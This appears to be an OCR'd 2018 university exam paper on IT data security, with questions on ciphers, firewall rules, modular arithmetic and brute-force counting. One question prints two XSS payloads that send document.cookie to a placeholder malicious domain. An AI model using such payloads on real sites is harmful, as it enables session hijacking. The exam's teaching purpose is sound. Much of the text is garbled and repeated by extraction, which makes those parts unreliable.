UNIVERSITY OF PETROLEUM AND ENERGY STUDIES End Semester Examination, April/May 2018

Course: IT Data Security (CSIB 214) Semester: IV

Program: B.Tech CSE + ČSF

Time: 03 hrs. Max. Marks: 100

Instructions:

1. Be specific while answering the questions.

- 2. For all cipher based questions, consider ABCDEFGHIJKLMNOPQRSTUVWXYZ as your dataset and avoid spaces and punctuations.
- 3. Indexing of dataset is 0 to 25.
- 4. Internal choices are provided in Question 9 and 11.

SECTION A

S. No.		Marks	CO
1	Decrypt the following cipher: "RKHIDPWQLJH"	4	CO2
	Hint: (+N,-N)		
	Note: Please do not consider spaces between the words.		
2	What is the difference in following code snippets:	4	CO2
	<u>Code 1</u> :		
	5 // Is there any input?		
	<pre>6 if(array_key_exists("name", \$_GET) && \$_GET['name'] != NULL) {</pre>		
	7 // Feedback for end user		
	<pre>8</pre>		
	9 }		
	<u>Code 2</u> :		
	5 // Is there any input?		
	<pre>6 if(array_key_exists("name", \$_GET) && \$_GET['name'] != NULL) {</pre>		
	7 // Get input		
	<pre>8</pre>		
	9		
	10 // Feedback for end user		
	<pre>\$\text{fml .= "<pre>Hello \${name}</pre>";</pre>		
	12 }		
3	SMTP (Simple Mail Transfer Protocol) is the standard protocol for transferring mail between hosts over TCP. A TCP connection is set up between a user agent and a server program. The server listens on TCP port 25 for incoming connection requests. The user end of the connection is on a TCP port number above 1023. Suppose you	4	CO3


A In External Internal TCP 25 Permit B Out Internal External TCP >1023 Permit C Out Internal External TCP 25 Permit D In External Internal TCP >1023 Permit E Either Any Any Any Any Deny Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	B C D E Someone ort 5150 ocal hos follows: Packet 5 6 Differenti Create a r	Out Out In Either from the of on a remote of on a remote of the out Direction In Out	Internal Internal External Any outside world te host to the 4), in order Src Addr 10.1.2.3 172.16.3.4 Security and F	External External Internal Any (10.1.2.3) att Web proxy s to carry out Dest Addr 172.16.3.4 10.1.2.3 Privacy in brief	TCP TCP Any tempts to orderver on portan attack. Protocol TCP TCP TCP TCP	>1023 25 >1023 Any pen a connert 8080 on or Typical pack Dest Port 8080 5150 3 points).	Permit Permit Permit Deny ection from the of you are are are Action ? ?	s 4	
C Out Internal External TCP 25 Permit D In External Internal TCP >1023 Permit E Either Any Any Any Any Deny Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	C D E Someone cort 5150 cocal hos follows: Packet 5 6 Differenti Create a r	Out In Either from the of on a remote of on a remote of on a remote of one of the control of th	Internal External Any outside world te host to the 4), in order Src Addr 10.1.2.3 172.16.3.4 Security and F	External Internal Any (10.1.2.3) att Web proxy s to carry out Dest Addr 172.16.3.4 10.1.2.3 Privacy in brief	TCP TCP Any tempts to our erver on pour an attack. Protocol TCP TCP (maximum 2)	25 >1023 Any pen a connect 8080 on of Typical pack Dest Port 8080 5150 3 points).	Permit Permit Deny ction from the of you are	s 4	
D In External Internal TCP >1023 Permit E Either Any Any Any Any Deny Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	D E Someone port 5150 ocal hos follows: Packet 5 6 Differenti Create a r	In Either from the of on a remote sts (172.16.3) Direction In Out	External Any outside world te host to the A), in order Src Addr 10.1.2.3 172.16.3.4 Security and F	Internal Any (10.1.2.3) att Web proxy sto carry out Dest Addr 172.16.3.4 10.1.2.3 Privacy in brief	TCP Any tempts to orever on por an attack. Protocol TCP TCP (maximum 2)	>1023 Any pen a connect 8080 on of Typical pack Dest Port 8080 5150 3 points).	Permit Deny ection from the of you tets are as the area are as the area are as the area area.	s 4	
Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	Someone port 5150 ocal hos follows: Packet 5 6 Differenti Create a r	Either from the of on a remotests (172.16.3) Direction In Out	Any outside world the host to the the host to	Any (10.1.2.3) att Web proxy s to carry out Dest Addr 172.16.3.4 10.1.2.3 Privacy in brief	Any tempts to or erver on por an attack. Protocol TCP TCP (maximum 2)	Any pen a connect 8080 on of Typical pack Dest Port 8080 5150 3 points).	Deny ection from the of you sets are as a set of the property	s 4	
Someone from the outside world (10.1.2.3) attempts to open a connection from port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	Someone port 5150 ocal hos follows: Packet 5 6 Differenti	from the of on a remotests (172.16.3) Direction In Out	sutside world the host to the state. A), in order Src Addr 10.1.2.3 172.16.3.4 Security and F	(10.1.2.3) att Web proxy s to carry out Dest Addr 172.16.3.4 10.1.2.3 Privacy in brief	rempts to operver on potential an attack. Protocol TCP TCP (maximum 2)	pen a connect 8080 on of Typical pack Dest Port 8080 5150 3 points).	Action ?	s 4	
port 5150 on a remote host to the Web proxy server on port 8080 on one of your local hosts (172.16.3.4), in order to carry out an attack. Typical packets are as follows: Packet Direction Src Addr Dest Addr Protocol Dest Port Action	ocal hos follows: Packet 5 6 Differenti Create a r	Direction In Out	Src Addr 10.1.2.3 172.16.3.4 Security and F	Dest Addr 172.16.3.4 10.1.2.3	Protocol TCP TCP (maximum 2	Typical pack Dest Port 8080 5150 3 points).	Action ?	s 4	
Differentiate between Security and Privacy in brief (maximum 3 points). Create a network diagram with the following (Add switches wherever required): Firewall 1 NIDS Internal Network SECTION B	Differenti Create a r	iate between	Security and F	Privacy in brief	(maximum 3	3 points).			
5 In 10.1.2.3 172.16.3.4 TCP 8080 ? 6 Out 172.16.3.4 10.1.2.3 TCP 5150 ? Differentiate between Security and Privacy in brief (maximum 3 points). Create a network diagram with the following (Add switches wherever required): Firewall 1 NIDS OMZ Internal Network Firewall 2 Edge Router SECTION B	5 6 Differenti Create a r	In Out	10.1.2.3 172.16.3.4 Security and F	172.16.3.4 10.1.2.3 Privacy in brief	TCP TCP (maximum 3	8080 5150 3 points).	?		
Differentiate between Security and Privacy in brief (maximum 3 points). Create a network diagram with the following (Add switches wherever required): Firewall 1 NIDS Internal Network SECTION B	6 Differenti Create a r	Out	172.16.3.4 Security and F	10.1.2.3 Privacy in brief	TCP (maximum 3	5150 3 points).	?		
Differentiate between Security and Privacy in brief (maximum 3 points). Create a network diagram with the following (Add switches wherever required): Firewall 1 NIDS Internal Network SECTION B	Differenti Create a r	iate between	Security and F	Privacy in brief	(maximum 3	3 points).			
Create a network diagram with the following (Add switches wherever required): SECTION B SECTION B Create a network diagram with the following (Add switches wherever required): A	Create a r						ed):		
Firewall 1 NIDS Internal Network Firewall 2 Edge Router SECTION B	<u></u>	network diagr	ram with the fo	ollowing (Add	switches wh	erever require	ed):	4	C
		싱늗			DMZ	Internal	3		
				SECTIO	N B				
Calculate 98765 ¹²³⁴ mod(123557) using the properties of modular arithmetic and show 10	Calculate	98765 ¹²³⁴ mo	d (123557) usi			ar arithmetic a	and show	10	
Considering the answer received in question 1 as the key, decrypt the cipher text 10	ANCEH Study pro	** •	i icccited ill (andrivii i ur u.	LU IND Y, GOOD Y	pr and orpiner t		10	(

1. This XSS JavaScript example is delivered to the user through clicking on a malicious link. The XSS request is initiated from the victim's browser, sent to the vulnerable web application, and then reflected back to execute in the context

8

of the user's session.

	http://www.bigsafebank~~~/search.asp?q= <script>x=new Image;x.src = http://malicious-domain~~~/hijackedsession.php?session-cookie=+document.cookie ;</script> 2. This XSS Javascript example is inputted as part of the attacker's user name. Here a fraudulent user exploits the fact that the web application stores each user name in a local database that fails to sanitize the name field, leaving it open to XSS attacks. When other users view the attacker's profile page, the code executes in the context of their session: http://www.bigsafebank.com/search.asp?q= <script>x=new Image;x.src = http://maliciousdomain~~~/hijackedsession.php?sessioncookie="+document.cookie;</script> a) Identify the types of XSS in Scenario 1 & 2. b) Mention any 3 preventive measures against XSS		
9	Consider an attacker came to know about an application, which is locked using a password of length 8. The 8 characters of the password are 2 digits (0 to 9), 3 uppercase alphabets and 3 lower case alphabets. To perform brute force based on this information, how many possible passwords combination can be used in the worst-case scenario? OR Consider an attacker came to know about an application, which is locked using a PIN of length 6 digits (0 to 9). Write an algorithm to perform brute force based on the information provided. SECTION-C	10	CO2
10	Calculate the plain text in the architecture given below: Key(3,5) AFFINE CIPHER Index Mapping From Dataset Index Converted to Binary (Each Index = 5 bit)	20	CO1 ,CO 2
11	Create following architecture (Any 2) for Database Activity Monitoring Tool using attributes provided. Also, write only 1 advantage and 1 disadvantage for both the	20	CO4



Name:

Enrolment No:



Semester: IV

UNIVERSITY OF PETROLEUM AND ENERGY STUDIES End Semester Examination, April/May 2018

Course: IT Data Security(CSIB 214)

Program: B.Tech CSE + CSF

Time: 03 hrs. Max. Marks: 100

Instructions:

- 1. Be specific while answering the questions.
- 2. For all cipher based questions, consider ABCDEFGHIJKLMNOPQRSTUVWXYZ as your dataset and avoid spaces and punctuations.
- 3. Indexing of dataset is 0 to 25.
- 4. Internal choices are provided in Question 9 and 11.

SECTION A